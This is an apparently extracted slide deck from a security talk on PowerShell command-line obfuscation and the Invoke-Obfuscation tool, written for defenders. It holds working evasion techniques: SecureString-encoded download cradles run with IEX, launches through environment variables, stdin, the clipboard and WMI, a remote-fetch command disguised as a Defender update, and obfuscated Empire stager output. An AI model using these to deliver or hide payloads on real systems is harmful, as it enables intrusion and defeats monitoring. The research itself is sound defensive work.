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 - -EncodedCom
 - -EncodedCo
 - -EncodedC
 - -Encoded

- -Encode
- -Encod
- -Enco
- -Enc
- -En
- -E

-NoP (-NoProfile)

-Nonl (-NonInteractive)

-NoL (-NoLogo)

PowerShell auto-appends * to flags





- So what are hackers actually using to obfuscate their PowerShell activity?
 - PowerShell's -EncodedCommand
 - Net's Base64 methods
 - ([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String(\$encodedCommand)))
 - sal a New-Object; IEX(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String(\$encodedCommand),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()





- So what are hackers actually using to obfuscate their PowerShell activity?
 - PowerShell's -EncodedCommand
 - Net's Base64 methods
 - Different ways of encoding...ASCII/hex/octal/binary/BXOR/etc.
 - [Convert]::ToString(1234, 2)
 - [Convert]::ToString(1234, 8)
 - [Convert]::ToString(1234, 16)
 - "{0:X4}" -f 1234
 - [Byte][Char]([Convert]::ToInt16(\$_,16))
 - (\$cmd.ToCharArray() | % {[int]\$_}) -Join \$delim
 - \$bytes[\$i] = \$bytes[\$i] -BXOR 0x6A

When used on command line then these are constrained by a limit of 8,191 characters

https://support.microsoft.com/en-us/kb/830473

(whitespace unnecessary:)-Join\$delim)

(whitespace unnecessary: \$bytes[\$i]-BXOR0x6A)





- How about a different way for encoding in PowerShell...
 - Passwords in PowerShell?





- How about a different way for encoding in PowerShell...
 - Passwords in PowerShell? SecureString! (since PS 1.0)

```
PS C:\Users\limited_user\Desktop> Get-Command *SecureString*

CommandType Name ModuleName
-----
Cmdlet ConvertFrom-SecureString Microsoft.PowerShell.Security
Cmdlet ConvertTo-SecureString Microsoft.PowerShell.Security
```

http://www.adminarsenal.com/admin-arsenal-blog/secure-password-with-powershell-encrypting-credentials-part-1/http://www.adminarsenal.com/admin-arsenal-blog/secure-password-with-powershell-encrypting-credentials-part-2/





- How about a different way for encoding in PowerShell...
 - Passwords in PowerShell? SecureString! (since PS 1.0)
 - \$secPwd = Read-Host "Enter password" -Ass





- How about a different way for encoding in PowerShell...
 - Passwords in PowerShell? SecureString! (since PS 1.0)
 - \$secPwd = Read-Host "Enter password" -AsSecureString





- How about a different way for encoding in PowerShell...
 - Passwords in PowerShell? SecureString! (since PS 1.0)
 - \$secPwd = Read-Host "Enter password" -AsSecureString
 - \$secPwd = "password" | ConvertTo-SecureString -AsPlainText -Force

```
PS C:\Users\limited_user\Desktop> $secPwd = "password" | ConvertTo-SecureString -AsPlainText -Force
PS C:\Users\limited_user\Desktop> $secPwd
System.Security.SecureString
```





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 - \$secPwd = "password" | ConvertTo-SecureString -AsPlainText -Force
 - \$secPwdPlaintext = \$secPwd | ConvertFrom-SecureString

Majority of this is different every time you run ConvertFrom-SecureString for the same \$secPwd value!



PS C:\Users\limited_user\Desktop> \$secPwd | ConvertFrom-SecureString 01000000d08c9ddf0115d1118c7a00c04fc297eb01000000</mark>d8167c9d6f7f12479d510aac4f917b71000000000000000000001066000000010000200 00000dc9e7683bcccf31f0b399d8cb57acb9ecb8d0c65163e0f5c55bd07496bd89ed6000000000e8000000002000000000021354060bd307f9a78 14fe8d4f62be1a8835aa867f3aec85331168c83d2e4df120000000a26493a2e76e2605efc2d496bd6208756ca85aa8a769ab70c440ab10ab3d5cd44 0000000284346984a043cd4cae985a5d84d9e83a43593e661f813ab5f57b62cae1d7c2d640761b7b330a7886841871bf8cc794600b411875e46002f 07d2bb34b0aed01e





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 - \$secPwdPlaintext = \$secPwd | ConvertFrom-SecureString
 - So when no key is specified then the **user** and **computername** are used as the key, so this SecureString should only be able to reasonably be decrypted on the same system by the same user (or any process running under this user context).





- How about a different way for encoding in PowerShell...
 - Passwords in PowerShell? SecureString! (since PS 1.0)
 - However, when a key is specified (byte array or SecureString) then the value is always the same on any system/user combination as long as you have the same key.





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So massive password... or perhaps an entire script?





- How about a different way for encoding in PowerShell...
 - But what if I don't care about SecureString for securing passwords but want to use it strictly for encoding/decoding full commands/scripts?





- How about a different way for encoding in PowerShell...
 - But what if I don't care about SecureString for securing passwords but want to use it strictly for encoding/decoding full commands/scripts?
 - \$cmd = "IEX (IWR \$url).Content"
 \$secCmd = ConvertTo-SecureString \$cmd -AsPlainText -Force
 \$secCmdPlaintext = \$secCmd | ConvertFrom-SecureString -Key (1..16)

PS C:\Users\limited user\Desktop> \$secCmdPlaintext


- How about a different way for encoding in PowerShell...
 - But what if I don't care about SecureString for securing passwords but want to use it strictly for encoding/decoding full commands/scripts?
 - \$cmd = "IEX (IWR \$url).Content"
 \$secCmd = ConvertTo-SecureString \$cmd AsPlainText Force
 \$secCmdPlaintext = \$secCmd | ConvertFrom-SecureString Key (1..16)
 - (on target system)
 \$secCmd = \$secCmdPlaintext | ConvertTo-SecureString -Key (1..16)
 ([System.Runtime.InteropServices.Marshal]::PtrToStringAuto([System.Runtime.InteropServices.Marshal]::SecureStringToBSTR(\$secCmd))) | IEX





Obfuscator for Powershell

After finishing my POC I found:



• https://social.technet.microsoft.com/Forums/windowsserver/en-US/14bed3c9-8c51-4b87-8b3b-9c0f76d0b136/obfuscator-for-powershell?forum=winserverpowershell






Windows Server > Windows PowerShell

Obfuscator for Powershell >>

- After finishing my POC I found:
- 0 up votes



• https://social.technet.microsoft.com/Forums/windowsserver/en-US/14bed3c9-8c51-4b87-8b3b-9c0f76d0b136/obfuscator-for-powershell?forum=winserverpowershell





Outline:

- Motivation
- Preparing Your Environment for Investigating PowerShell
- Obfuscating the Cradle: (New-Object Net.WebClient)
- Additional Methods for Remote Download
- More Obfuscation Techniques and Detection Attempts
- What's Old Is New: Encoding/Decoding with PS 1.0
- Launch Techniques
- Invoke-Obfuscation Demo





- So let's say your Regex detection for obfuscation is perfect
- Applied to every execution of powershell.exe
- Any problems here?





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 - 1. Loading of System.Management.Automation.dll
 - 2. (still shows up in Scriptblock and Module logging)





- So let's say your Regex detection for obfuscation is perfect
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- Unmanaged PowerShell (PowerShell w/o powershell.exe)
 - 1. Loading of System.Management.Automation.dll
 - 2. (still shows up in Scriptblock and Module logging)
- 2. Convoluted LAUNCH techniques for powershell.exe





Once again, powershell /? provides us with an absolute gold mine for command

line obfuscation

```
Executes the specified commands (and any parameters) as though they were
typed at the Windows PowerShell command prompt, and then exits, unless
NoExit is specified. The value of Command can be "-", a string, or a
script block.
If the value of Command is "-". the command text is read from standard
input.
If the value of Command is a script block, the script block must be enclosed
in braces ({}). You can specify a script block only when running PowerShell.exe
in Windows PowerShell. The results of the script block are returned to the
parent shell as deserialized XML objects, not live objects.
If the value of Command is a string, Command must be the last parameter
in the command , because any characters typed after the command are
interpreted as the command arguments.
To write a string that runs a Windows PowerShell command, use the format:
    "& {<command>}"
where the quotation marks indicate a string and the invoke operator (&)
causes the command to be executed.
```





powershell.exe called by cmd.exe

• cmd.exe /c "powershell -c Write-Host SUCCESS -Fore Green"

C:\Users\limited_user\Desktop>cmd.exe /c "powershell -c Write-Host SUCCESS -Fore Green'
SUCCESS





- powershell.exe called by cmd.exe
- cmd.exe /c "powershell -c Write-Host SUCCESS -Fore Green"
- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"

C:\Users\limited_user\Desktop>cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -" SUCCESS





- powershell.exe called by cmd.exe
- cmd.exe /c "powershell -c Write-Host SUCCESS -Fore Green"
- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX \$input"

```
C:\Users\limited_user\Desktop>cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
SUCCESS

C:\Users\limited_user\Desktop>cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX $input"
SUCCESS
```





Image: C:\Users\limited_user\Desktop\powershell.exe
 CommandLine: powershell -

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- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX \$input"

Image: C:\Users\limited_user\Desktop\powershell.exe CommandLine: powershell IEX \$input





- Image: C:\Users\limited_user\Desktop\powershell.exe
 CommandLine: powershell ParentImage: C:\Windows\System32\cmd.exe
 ParentCommandLine: cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"-
- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX \$input"

Image: C:\Users\limited_user\Desktop\powershell.exe CommandLine: powershell IEX \$input

ParentImage: C:\Windows\System32\cmd.exe

ParentCommandLine: cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX \$input"-





- Is it safe to key off of cmd.exe with arguments "| powershell *"??

 Of course not! "powershell" can be set and called as variables in cmd.exe
- cmd /c "set p1=power&& set p2=shell&& cmd /c echo Write-Host SUCCESS -Fore Green ^|%p1%%p2% "
- ParentImage: C:\Windows\System32\cmd.exe
- ParentCommandLine: cmd /c echo Write-Host SUCCESS -Fore Green | %p1%%p2% =





- powershell.exe called by cmd.exe
- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX \$input"
- cmd.exe /c "set cmd=Write-Host ENV -Fore Green&& powershell IEX \$env:cmd"

Image: C:\Users\limited_user\Desktop\powershell.exe

CommandLine: powershell IEX \$env:cmd

ParentImage: C:\Windows\System32\cmd.exe

ParentCommandLine: cmd.exe /c "set cmd=Write-Host ENV -Fore Green&& powershell IEX \$env:cmd"





- powershell.exe called by cmd.exe
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- cmd.exe /c "set cmd=Write-Host ENV -Fore Green&& powershell IEX \$env:cmd"



Already seen in the wild. Javascript sets PowerShell command in environment variable and then PowerShell retrieves and executes it.

http://blog.airbuscybersecurity.com/post/2016/03/FILELESS-MALWARE-%E2%80%93-A-BEHAVIOURAL-ANALYSIS-OF-KOVTER-PERSISTENCE





- powershell.exe called by cmd.exe
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Can also use .Net function or GCI/dir or Get-Variable:
[Environment]::GetEnvironmentVariable('cmd', 'Process')
(Get-ChildItem/ChildItem/GCI/DIR/LS env:cmd).Value
Get-Variable/Variable/GV cmd -ValueOnly (-v thru -ValueOnly)
(Get-Variable/Variable/GV cmd).Value
(Get-Item/GI/Item Variable:cmd).Value





- powershell.exe called by cmd.exe
- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX \$input"
- cmd.exe /c "set cmd=Write-Host ENV -Fore Green&& powershell IEX \$env:cmd"
- cmd.exe /c "echo Write-Host CLIP -Fore Green | clip&& powershell [void]
 [System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms')
 ; IEX ([System.Windows.Forms.Clipboard]::GetText())"

Image: C:\Users\limited_user\Desktop\powershell.exe

CommandLine: powershell [void] [System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms'); IEX ([System.Windows.Forms.Clipboard]::GetText())_
ParentImage: C:\Windows\System32\cmd.exe

|ParentCommandLine: cmd.exe /c "echo Write-Host CLIP -Fore Green | clip&& powershell [void] [System.Reflection.Assembly]::LoadWithPartialName("System.Windows.Forms"); IEX ([System.Windows.Forms.Clipboard]::GetText())"__





Image: C:\Windows\System32\clip.exe
CommandLine: clip -

- powershell.exe called by cmd.exe
- cmd.exe /c "echo Write-Host SUCCESS -Fore Gree powershell -"
- cmd.exe /c "echo Write-Host SUCCESS -Fore Gree | powershell IEX \$input"
- cmd.exe /c "set cmd=Write-Host ENV -Fore Green & powershell IEX \$env:cmd"
- cmd.exe /c "echo Write-Host CLIP -Fore Green | clip&& powershell [void]
 [System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms')
 ; IEX ([System.Windows.Forms.Clipboard]::GetText())"

Image: C:\Users\limited_user\Desktop\powershell.exe

CommandLine: powershell [void] [System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms'); IEX ([System.Windows.Forms.Clipboard]::GetText())_
ParentImage: C:\Windows\System32\cmd.exe

|ParentCommandLine: cmd.exe /c "echo Write-Host CLIP -Fore Green | clip&& powershell [void] [System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms'); IEX ([System.Windows.Forms.Clipboard]::GetText())"_





 So we just apply detection logic to Child and Parent process arguments and we're good...Right?





• cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"

Image: C:\Users\limited_user\Desktop\powershell.exe

CommandLine: powershell -

ParentImage: C:\Windows\System32\cmd.exe

ParentCommandLine: cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"-





- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
- cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green&& cmd /c echo %cmd% |
 powershell -"

Does this work???





cmd.exe /c "echo Write-Host SUCCESS -Fore G

 cmd.exe /c "set cmd=Write-Host SUCCESS -Fo powershell -"

Image: C:\Users\limited_user\Desktop\powershell.exe

CommandLine: powershell -

ParentImage: C:\Windows\System32\cmd.exe

ParentCommandLine: cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green&& cmd /c echo %cmd% | powershell -"...







- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
- cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green&& cmd /c echo %cmd% powershell -"

Escape with ^ for cmd.exe





- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
- cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green&& cmd /c echo %cmd%
 powershell -"




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- cmd.exe /c "echo Write-Host SUCCESS -Fore Green
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Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd /c echo %cmd% | powershell -_



http://journalthis.danoah.com/wp-content/uploads/best-funniest-grumpy-cat-22.jpg





cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green && cmd /c echo %cmd%
^| powershell -"
cmd /c echo %cmd% | powershell powershell -

• Detect by recursively checking parent process command arguments? Not 100% of the time 🙁





- Set content in one process and then query it out and execute it from another completely separate process. NO SHARED PARENT PROCESS!
- cmd /c "title WINDOWS_DEFENDER_UPDATE&&echo IEX (IWR https://bit.ly/L3g1t)&& FOR /L %i IN (1,1,1000) DO echo"
- cmd /c "powershell IEX (Get-WmiObject Win32_Process -Filter \^"Name =
 'cmd.exe' AND CommandLine like
 '%WINDOWS_DEFENDER_UPDATE%'\^").CommandLine.Split([char]38)[2].SubString(5)"





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Invoke-Obfuscation Demo

- Overview and demo of open source tool: Invoke-Obfuscation
 - DISCLAIMER: Please do not use this tool for evil.





Invoke-Obfuscation Integration!

- Ryan Cobb (@cobbr_io)
- ObfuscatedEmpire Empire + Invoke-Obfuscation (Released <36hrs ago!)
- https://cobbr.io/ObfuscatedEmpire.html
- https://github.com/cobbr/ObfuscatedEmpire

```
(Empire: stager/launcher) > set Listener test
(Empire: stager/launcher) > set Obfuscate True
(Empire: stager/launcher) > generate

[C:\wiNDOWs\SySTem32\cMD.ExE /c"sEt yrm= [sTRiNg]::jOin('',( 40, 163, 145,124, 55, 111,124,145, 155, 40,40,166, 101,162,111, 141,142, 5, 72,71, 62, 120, 40, 50, 40, 133,164,171,120, 145, 135, 50, 42, 173, 61,175, 173,65,175, 173,70, 175, 173,67,175,173,62, 175,173,64, 175,173,60, 175,173,66,175,42,40, 55, 146,40, 47, 145,47, 54, 47, 123,171,47, 54, 47,166, 151,47,54,47, 103,105,160, 157, 111,4,47, 156, 124, 115,101, 156, 101,107, 47, 54, 47, 123, 164, 47, 54, 47,122, 47,54, 47, 164,56,163,145,122, 47,54, 47, 105,155, 56, 116,7, 113,40,40,73,40, 163, 145,164,55, 166, 101,122, 151, 101,142,154,105,40,40, 102,106,163, 152,153,170,40,40, 50,40,133, 164, 1,105,135, 50, 42, 173,60,175,173, 61, 175, 173, 64, 175, 173, 63, 175,173, 62, 175,42,55,146,40,47, 163, 47,54, 47,171,123,164, 145, 155,166, 105,124, 56, 167,105,102,47,54, 47, 164, 47, 54,47,163,47,54,47, 162, 105,161, 165, 145,47,51,40,51,40,40,73,40,40,73,40,44,64,102,161,
```





Invoke-Obfuscation Integration!

```
(Empire) > set obfuscate True
[*] Obfuscating all future powershell commands run on all agents.
(Empire) > show obfuscate command
Token, All, 1
(Empire) > preobfuscate
 >] Preobfuscate all powershell modules using obfuscation command: "Token,All,1"? This may take a substantial amount of time. [y/N] y
 >] Force reobfuscation of previously obfuscated modules? [y/N] y
   Obfuscating HTTP-Login.psl...
 *] Obfuscating Find-Fruit.psl...
   Obfuscating Invoke-PSInject.ps1...
   Obfuscating Invoke-RunAs.psl...
   Obfuscating MailRaider.ps1...
   Obfuscating Set-MacAttribute.psl...
   Obfuscating New-HoneyHash.ps1...
   Obfuscating Invoke-BackdoorLNK.ps1...
   Obfuscating PowerBreach.psl...
   Obfuscating Get-SecurityPackages.ps1...
   Obfuscating Install-SSP.ps1...
   Obfuscating Invoke-EventVwrBypass.psl...
   Obfuscating Get-GPPPassword.psl...
   Obfuscating PowerUp.ps1...
   Obfuscating Invoke-BypassUAC.ps1...
   Obfuscating Get-SiteListPassword.psl...
   Obfuscating Invoke-Tater.psl...
   Obfuscating Invoke-WScriptBypassUAC.ps1...
   Obfuscating Get-System.psl...
   Obfuscating Invoke-MS16032.ps1...
   Obfuscating Invoke-DCSync.ps1...
```





Closing Comments

- What does this mean for the Blue Team?
- "Real Security versus Hope fueled by Ignorance." —Jeffrey Snover





We Blue Teamers Be Like...







http://a1.att.hudong.com/20/94/01300542899589141698943196665.jpg

Closing Comments

- Obfuscation is already being used by attackers
- A purely Command Argument defensive approach is difficult (but possible)
- But what if this were being performed in Python? Or VBA?
 - How robust is their logging?
- PowerShell Scriptblock logging simplifies all but the last layer of obfuscation
 - #WINNING
- Break all assumptions, know your options, and hunt for Indicators of Obfuscation





Credit Where Credit Is Due

- Nick Carr, Matt Dunwoody, Devon Kerr & Willi Ballenthin
- Evan Pena, Chris Truncer, James Hovious & Robert Davis
- My wife, Paige
 - 100's of hours of research
 - 450+ hours of tool development
 - Listening to me talk about PowerShell





Questions?

- Daniel Bohannon
- @danielhbohannon
- http://danielbohannon.com
- https://github.com/danielbohannon/Invoke-Obfuscation



